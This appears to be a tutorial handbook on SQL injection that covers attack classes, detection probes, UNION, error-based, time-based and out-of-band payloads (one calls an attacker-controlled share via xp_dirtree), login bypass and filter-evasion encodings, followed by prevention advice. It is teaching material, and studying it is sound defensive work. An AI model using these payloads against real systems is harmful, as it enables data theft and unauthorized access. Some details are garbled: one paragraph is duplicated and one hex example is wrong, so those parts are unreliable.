CODELIVLY
LEARN CYBERSECURITY

SQL INJECTION

HANDBOOK

www.codelivly.com

CODELIVLY
LEARN CYBERSECURITY


Table of Contents

1. What is SQL Injection

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. This type of attack involves the insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, including data that belongs to other users or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

2. SQL Injection Classes

SQL injection (SQLi) attacks can be categorized into three main classes: in-band, blind, and out-of-band. Each class exploits vulnerability in different ways and has distinct characteristics.



2.1 In-band SQL Injection

In-band SQL injection is the most common and straightforward type of SQL injection attack. It involves using the same communication channel for both the injection and retrieval of data. There are two main types of in-band SQL injection, Error-based SQL injection and Union-based SQL injection.

2.2 Blind SQL Injection

Blind SQL injection occurs when an application is vulnerable to SQL injection, but the results of the injection are not visible to the attacker. The attacker must infer the data indirectly based on the behavior of the application. There are two main types of blind SQL injection, Boolean-based blind SQL injection and Time-based blind SQL injection.

2.3 Out-of-band SQL Injection

Out-of-band SQL injection is less common and involves using a different communication channel for the injection and retrieval of data. This type of attack is useful when the attacker cannot use the same channel for both actions or when in-band and blind SQL injections are not effective. Out-of-band SQL injection often relies on features of the database server to send data to an external server controlled by the attacker.

3. Detecting SQL Injection Vulnerabilities

Detecting SQL injection vulnerabilities involves various testing techniques that reveal whether an application is susceptible to such attacks. Below are four key methods for detecting SQL injection:

3.1 Simple Characters

Inserting special characters such as ', ", #, ;, /, and) into input fields can help detect SQL injection vulnerabilities. If the application returns an error or behaves unexpectedly, it might be vulnerable.

3.2 Logic Testing

- page.asp?id=1 or 1=1 -- true
- page.asp?id=1' or 1=1 -- true
- page.asp?id=1" or 1=1 – true
- page.asp?id=1 and 1=2 -- false

By injecting these logical statements, testers can observe if the application responds differently to true or false conditions, indicating a potential SQL injection vulnerability.

3.3 Arithmetic Testing

- product.asp?id=1/1 -- true
- product.asp?id=1/abs(1) -- true
- product.asp?id=1/0 -- false
- product.asp?id=1/abf(1) -- false

Using arithmetic operations, testers can determine if the application processes these inputs correctly or reveals errors, suggesting a SQL injection flaw.

3.4 Unicode Characters

- U+0027 '
- U+02B9 '
- U+0022 "
- U+02BA "


Using arithmetic operations, testers can determine if the application processes these inputs correctly or reveals errors, suggesting a SQL injection flaw.

4. SQL Injection Attack Types

4.1 UNION Based SQL Injection

This type of attack leverages the SQL UNION operator, which allows combining the results of two or more SELECT queries into a single result set. Attackers use UNION-based SQL injection to retrieve data from other tables within the database.


Example: The original query `SELECT name, price FROM products WHERE id=1` is modified by the injected query `1 UNION SELECT username, password FROM users`, resulting in the final query `SELECT name, price FROM products WHERE id=1 UNION SELECT username, password FROM users`. This query retrieves and displays usernames and passwords from the users table along with the product information.



4.2 Error Based SQL Injection


This type of attack relies on the database server generating error messages to reveal information about the database structure. By injecting malicious SQL that causes errors, attackers can gather details such as table names, column names, and data types.

Example: The original query `SELECT name, price FROM products WHERE id=1` is modified by the injected query `1' AND 1=CONVERT(int, (SELECT @@version))--`, resulting in the final query `SELECT name, price FROM products WHERE id=1' AND 1=CONVERT(int, (SELECT @@version))--`. This causes an error, and the error message reveals the database version or other sensitive information.



4.3 Blind SQL Injection

Blind SQL Injection occurs when an application is vulnerable to SQL injection, but the results of the injected SQL query are not directly visible to the attacker. Instead, the attacker infers information based on the application's behavior. This type of attack is typically used when error messages are not displayed, and the application does not return the results of the query directly.



4.3.1 Time-based Blind SQL Injection

Time-based Blind SQL Injection relies on SQL commands that cause a delay in the database response. The attacker injects queries that execute functions causing a time delay if a certain condition is true. By measuring the response time, the attacker can deduce information about the database.

Example: The original query `SELECT name, price FROM products WHERE id=1` is modified by the injected query `1 AND IF(1=1, SLEEP(5), 0)--`, resulting in the final query `SELECT name, price FROM products WHERE id=1 AND IF(1=1, SLEEP(5), 0)--`. If the condition (1=1) is true, the response is delayed by 5 seconds, indicating to the attacker that the condition was true.

4.3.2 Out-of-band (OOB) Blind SQL Injection

Out-of-band (OOB) Blind SQL Injection involves using a different communication channel for the injection and retrieval of data. This type of attack is useful when the attacker cannot use the same channel for both actions or when in-band and blind SQL injections are not effective. Out-of-band SQL injection often relies on features of the database server to send data to an external server controlled by the attacker.

Example: The original query `SELECT name, price FROM products WHERE id=1` is modified by the injected query `1; EXEC master..xp_dirtree '\\attacker-server\share'--`, resulting in the final query `SELECT name, price FROM products WHERE id=1; EXEC master..xp_dirtree '\\attacker-server\share'--`. The database server attempts to access the specified path, sending a request to the attacker's server, which captures the data.

4.3.3 Boolean SQL injection

Boolean SQL injection exploits vulnerabilities in web applications by manipulating boolean logic in SQL queries. Attackers inject malicious input that alters the query's logic, potentially bypassing authentication or extracting sensitive data. In a typical login scenario, a web application might use a SQL query like `"SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password'"` to verify user credentials. An attacker exploiting boolean SQL injection could input "' OR '1'='1" as the username. This would alter the query to `"SELECT * FROM users WHERE username = '' OR '1'='1' AND password = 'input_password'"`.

5. DBMS Identification

Identifying the underlying Database Management System (DBMS) during SQL injection testing is crucial for crafting effective attack payloads and understanding potential vulnerabilities. Here are two primary methods for determining the type and version of the DBMS:

5.1 Querying the type and version

During SQL injection testing, attackers often inject queries designed to retrieve specific DBMS information:

Payload:

- Microsoft, MySQL: `SELECT @@version`
- Oracle: `SELECT * FROM v$version`
- PostgreSQL: `SELECT version()`

5.2 Errors returned by the application

Error Messages: DBMS-specific error messages returned by the application can inadvertently disclose details about the database server.

Example: Errors like "ORA-00933: SQL command not properly ended" indicate an Oracle database, while "You have an error in your SQL syntax" suggests MySQL.

6. Bypass

6.1 Authentication

Authentication bypass in SQL injection refers to exploiting vulnerabilities in an application's authentication mechanism using SQL injection techniques to gain unauthorized access to protected resources or accounts.

Exploiting Login Mechanism:

Attackers inject payloads that alter the SQL query's logic to always evaluate to true, regardless of the provided credentials.

For example: Changing a login query from `SELECT * FROM users WHERE username='user' AND password='pass'` to `SELECT * FROM users WHERE username='' OR 1=1 --'`.

Here, 1=1 always evaluates to true, allowing the attacker to bypass the password check and log in without a valid password.

6.2 Common SQL Injection Bypass

6.2.1 Avoiding Blocked Characters

If the application removes or encodes some characters commonly used in SQLi attacks, you can still perform an attack by adjusting your payload.

For instance, a single quotation mark is not required if you are injecting into a numeric data field or column name. If you need to introduce a string in your attack payload without using quotes, you can use hexadecimal representation in MySQL.

For example, the statement:

```
SELECT username FROM users WHERE isadmin = 2 union select name from sqlol.ssn where name='herp derper'--
```

is equivalent to:

```
SELECT username FROM users WHERE isadmin = 2 union select name from sqlol.ssn where name=0x486572702046572706572--
```

If the comment symbol is blocked, you can often craft your injected data so that it does not break the syntax of the surrounding query. The AS keyword in MySQL can be used to specify an alternate name for a table or column, and in some cases, different characters like # can be used for commenting.

6.2.2 Avoiding Whitespace

If the application blocks or strips whitespace from your input, you can use comments to simulate whitespace within your injected data. You can insert inline comments in SQL statements, similar to C++, by embedding them between /* and */.

For example, the input `0/**/or/**/1` is equivalent to `0 or 1`


Additionally, in MySQL, comments can even be inserted within keywords themselves, providing another means of bypassing input validation filters while preserving the syntax of the actual query `SEL/**/ECT`

6.2.3 Stripped Input

Some input validation routines use a blacklist to block or remove any supplied data that appears on this list. In this instance, you can look for common defects in validation and canonicalization mechanisms.

For example, if the SELECT keyword is being blocked or removed, you can try the following bypasses:

- `SeLeCt`
- `%00SELECT`
- `SELSELECTECT`
- `%53%45%4c%45%43%54`
- `%2553%2545%254c%2545%2543%2554`



7. Impact

- **Data Breach:** Unauthorized access to sensitive information such as personal details, financial data, and business records.
- **Authentication Bypass:** Gaining unauthorized access to the application by bypassing login mechanisms.
- **Loss of Data Integrity:** Corruption or compromise of data integrity, leading to inaccurate or misleading information.
- **Database Destruction:** Dropping tables or databases, leading to a loss of essential data.
- **Denial of Service (DoS):** Making the database unavailable by overwhelming it with malicious queries.
- **Reputation Damage:** Loss of customer trust and brand reputation due to security breaches.
- **Financial Loss:** Costs associated with incident response, data recovery, legal penalties, and compensation to affected parties.
- **Legal Consequences:** Regulatory fines and legal actions due to non-compliance with data protection laws.

8. Prevention

- **Parameterized Queries:** Use prepared statements with parameterized queries to separate SQL code from data.
- **Stored Procedures:** Utilize stored procedures that are precompiled and stored in the database to avoid direct SQL execution.
- **Input Validation:** Validate all user inputs to ensure they conform to expected formats and data types.
- **Escape User Inputs:** Properly escape special characters in user inputs before including them in SQL queries.
- **Use ORM Frameworks:** Employ Object-Relational Mapping (ORM) frameworks that handle SQL query generation securely.
- **Least Privilege:** Apply the principle of least privilege by granting minimal permissions to database accounts used by the application.
- **Whitelist Input:** Implement whitelisting to allow only known good inputs and reject everything else.
- **Error Handling:** Implement robust error handling to avoid exposing database error details to users, which could provide clues for SQLi attacks.